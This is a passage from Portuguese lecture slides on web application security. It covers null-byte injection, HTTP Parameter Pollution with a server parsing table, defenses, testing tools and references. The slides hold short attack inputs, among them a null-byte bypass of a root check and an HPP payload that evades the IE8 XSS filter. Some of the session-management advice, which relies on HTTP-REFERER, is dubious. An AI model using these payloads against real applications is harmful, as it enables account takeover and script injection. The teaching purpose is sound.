 - ▶ Comparação de onde o usuário deveria ter vindo através do campos HTTP-REFERER.

Gerenciamento de sessão (Defesa)

- Restringir a sequência de visualização de páginas.
- Armazenar a última página visitada:
 - ▶ No servidor (mais seguro, com variáveis de sessão [ColdFusion, Java Servlets, PHP] => *hijacking!*)
 - ▶ No cliente (preferível, no campo HTTP-REFERER => menos alarme ao atacante pois é enviada com cada requisição de página)
 - *PLUS:* Cifrar os dados com um padrão bem conhecido e armazenar as chaves no servidor.

Outros Problemas de Aplicações Web

- Além dos problemas anteriormente citados, aplicações Web estão sujeitas a muitas outras vulnerabilidades:
 - ▶ Aplicações compiladas => código vulnerável sozinho ou interagindo os quais, em conjunto, podem criar uma brecha para o sistema como um todo;
 - ▶ *HTTP Parameter Pollution*;
 - ▶ *Heap Spraying*;
 - ▶ Ataques ao servidor => varreduras em busca de informações da máquina na qual o servidor se encontra (serviços vulneráveis, S.O.).

Aplicações compiladas

- Sujeitas aos problemas tradicionais (e antigos) de segurança de software:
 - ▶ *Null string attacks*
 - ▶ *Buffer overflow*
 - ▶ *Integer overflow*
 - ▶ *Format string*

Ataques de *NULL-String*

- Dados “passeiam” por diversas camadas de software: aplicações, bibliotecas, S.O.
- Aplicações Web são escritas em linguagem de alto nível (Java, PHP) e apoiadas por bibliotecas de código em linguagens de mais baixo nível (C, C++).
- O caracter NULL (`\0` ou `%00`) pode significar o fim de uma *string* – em linguagens de baixo nível – ou nada – em linguagens de alto nível.
 - ▶ Pode-se enganar mecanismos de validação!

Ataques de *NULL-String* (Exemplo)

■ Código em Perl (alto nível)

```
1. if ($username ne "root") {  
2. # system (passwd, chpasswd, ...) -> baixo nível  
3. } else {  
4. die ("you cannot change the root password");  
5. }
```

■ `$username = root => die...`

■ `$username = root/0 => passwd root.`

Ataques de *NULL-String* (Ataque)

- Este ataque pode ser aplicado onde outros ataques não estavam sendo bem sucedidos devido à filtragem de entrada.
 - ▶ *XSS*
 - ▶ *SQL Injection*
 - ▶ *Directory Traversal*
- A idéia é inserir caracteres *NULL* no início ou fim de uma *string*, ou onde se quer parar a filtragem de entrada (ponto de concatenação de *strings*).

Ataques de *NULL-String* (Defesa)

- Uma maneira é assegurar o uso da mesma linguagem de programação na aplicação e os códigos que ela depende. =/
- Maneira mais realista: buscar por e remover caracteres *NULL*.
- Validar toda e qualquer entrada de usuário antes de passar adiante.

HTTP Parameter Pollution (HPP)

- Injeção de delimitadores de query string
- Adicionar ou modificar parâmetros
- Passar por verificações de parâmetros ou regras de WAFs (web application firewalls)
- Pode causar comportamento inesperado
- Servidores se comportam de maneira diferente quanto recebem mais de um parâmetro com mesmo nome

HPP – comportamento dos servidores

Technology/HTTP back-end	Overall Parsing Result	Example
ASP.NET/IIS	All occurrences of the specific parameter	par1=val1,val2
ASP/IIS	All occurrences of the specific parameter	par1=val1,val2
PHP/Apache	Last occurrence	par1=val2
PHP/Zeus	Last occurrence	par1=val2
JSP,Servlet/Apache Tomcat	First occurrence	par1=val1
JSP,Servlet/Oracle Application Server 10g	First occurrence	par1=val1
JSP,Servlet/Jetty	First occurrence	par1=val1
IBM Lotus Domino	Last occurrence	par1=val2
IBM HTTP Server	First occurrence	par1=val1
mod_perl,libapreq2/Apache	First occurrence	par1=val1
Perl CGI/Apache	First occurrence	par1=val1
mod_perl,lib??/Apache	Becomes an array	ARRAY(0x8b9059c)
mod_wsgi (Python)/Apache	First occurrence	par1=val1
Python/Zope	Becomes an array	['val1', 'val2']
IceWarp	Last occurrence	par1=val2
AXIS 2400	All occurrences of the specific parameter	par1=val1,val2
Linksys Wireless-G PTZ Internet Camera	Last occurrence	par1=val2
Ricoh Aficio 1022 Printer	First occurrence	par1=val1
webcamXP PRO	First occurrence	par1=val1
DBMan	All occurrences of the specific parameter	par1=val1~~val2

HPP (exemplo - I)

`/?TOPIC=Specifications&QUERY=compatibility&QUERY=extensions`

Help - CUPS 1.3.9 - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://localhost:631/help/?TOPIC=Specifications&QUERY=compatibility&QUERY=extensions

Help

Home Administration Classes **Documentation/Help** Jobs Printers

Search in Specifications: compatibility

Search Results in Specifications:

- **CUPS PPD Extensions**
- cupsVersion (in *CUPS PPD Extensions*)
- Introduction (in *CUPS PPD Extensions*)
- Makefile Guidelines (in *CUPS Developer Guide*)
- Programming Interfaces (in *CUPS Design Description*)
- Version Numbering (in *CUPS Developer Guide*)

CUPS Help Pages

This is the CUPS on-line help interface. Enter search words above or click on any of the documentation links to display help information.

HPP (exemplo - II)

- IE 8 usa expressão regular para detectar XSS na query string e na página gerada
- Em aplicações .NET várias ocorrências de um mesmo parâmetro são unidas por “,”

Portanto,

```
param=<script&param=src=“...”>
```

Vira

```
<script,src=“...”>
```

No HTML

- Passando pela verificação do IE 8

HPP (corrigindo - I)

■ No lado cliente

- ▶ Usar URL encoding quando colocar dados fornecidos pelo usuário em URLs

■ No servidor

- ▶ Usar URL encoding quando fizer requisições HTTP para uma aplicação back-end
- ▶ Usar regex rígido quando reescrever URLs
- ▶ Validar entrada
- ▶ Codificar saída
- ▶ Saiba como sua aplicação se comporta na presença de HPP

Ferramentas Usadas na Proteção de Aplicações Web

Ferramentas para teste

- Testar a aplicação é uma etapa importante no processo para garantir a segurança
- Ferramentas de caixa-preta
- Ferramentas de análise de código
- Exemplos
 - ▶ Caixa-preta -> Nessus, Nikto, Wikto, w3af etc
 - ▶ Análise de código -> findbugs, lapse, swaat, php-sat, pixy, ratscan

Frameworks que implementam segurança

- Usar funções prontas que já passaram por muitos testes é melhor do que implementar você mesmo
- Exemplos
 - ▶ HDIV, ESAPI, Apache Shiro

Proxies

- Usados na interceptação, avaliação e modificação de requisições
- Pode ser usado para fazer testes, balanço de carga, validação inicial, detectar assinaturas de ataques
- Exemplos
 - ▶ mod_proxy(Apache), tamper data, webscarab, ratproxy, burpsuite, paros

Firewalls de aplicação

- Bloquear requisições consideradas maliciosas antes que cheguem à aplicação

- Exemplos
 - ▶ Mod_security, WebKnight

IDS de aplicação

- Buscam por assinaturas de ataque específicas na camada (protocolos) de aplicação.
- Em geral, funcionam de maneira similar a um IDS por abuso tradicional, como o Snort, e procuram por ataques Web mais comuns:
 - ▶ XSS,
 - ▶ Injections
 - ▶ CSRF
- Ex: PerlIDS (<http://search.cpan.org/~hinnerk/CGI-IDS-1.0116/lib/CGI/IDS.pm>)

Estudo de Casos

- Discussão de experiências dos autores em revisão de código de aplicações Web e teste de segurança de software.
- Interação com o público visando compartilhar experiências.

Referências (Links)

- OWASP – Open Web Application Security Project
 - ▶ <http://www.owasp.org>
- OSVDB – Open Source Vulnerability Database
 - ▶ <http://www.osvdb.org>
- NVD – National Vulnerability Database
 - ▶ <http://nvd.nist.gov>
- CERT.br – Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança do Brasil
 - ▶ <http://www.cert.br>

Referências (Livros)

- How to Break Web Software (2006)
 - ▶ Mike Andrews & James A. Whittaker
 - ▶ Addison-Wesley / ISBN: 0-321-36944-0
- The Web Application Hacker's Handbook (2007)
 - ▶ Dafydd Stuttard & Marcus Pinto
 - ▶ Wiley / ISBN: 0-47-017077-9
- 19 Deadly Sins of Software Security (2005)
 - ▶ Michael Howard, David LeBlanc, John Viega
 - ▶ McGraw-Hill / ISBN: 0-07-226085-8
- E muitos outros... ;-)

PERGUNTAS ?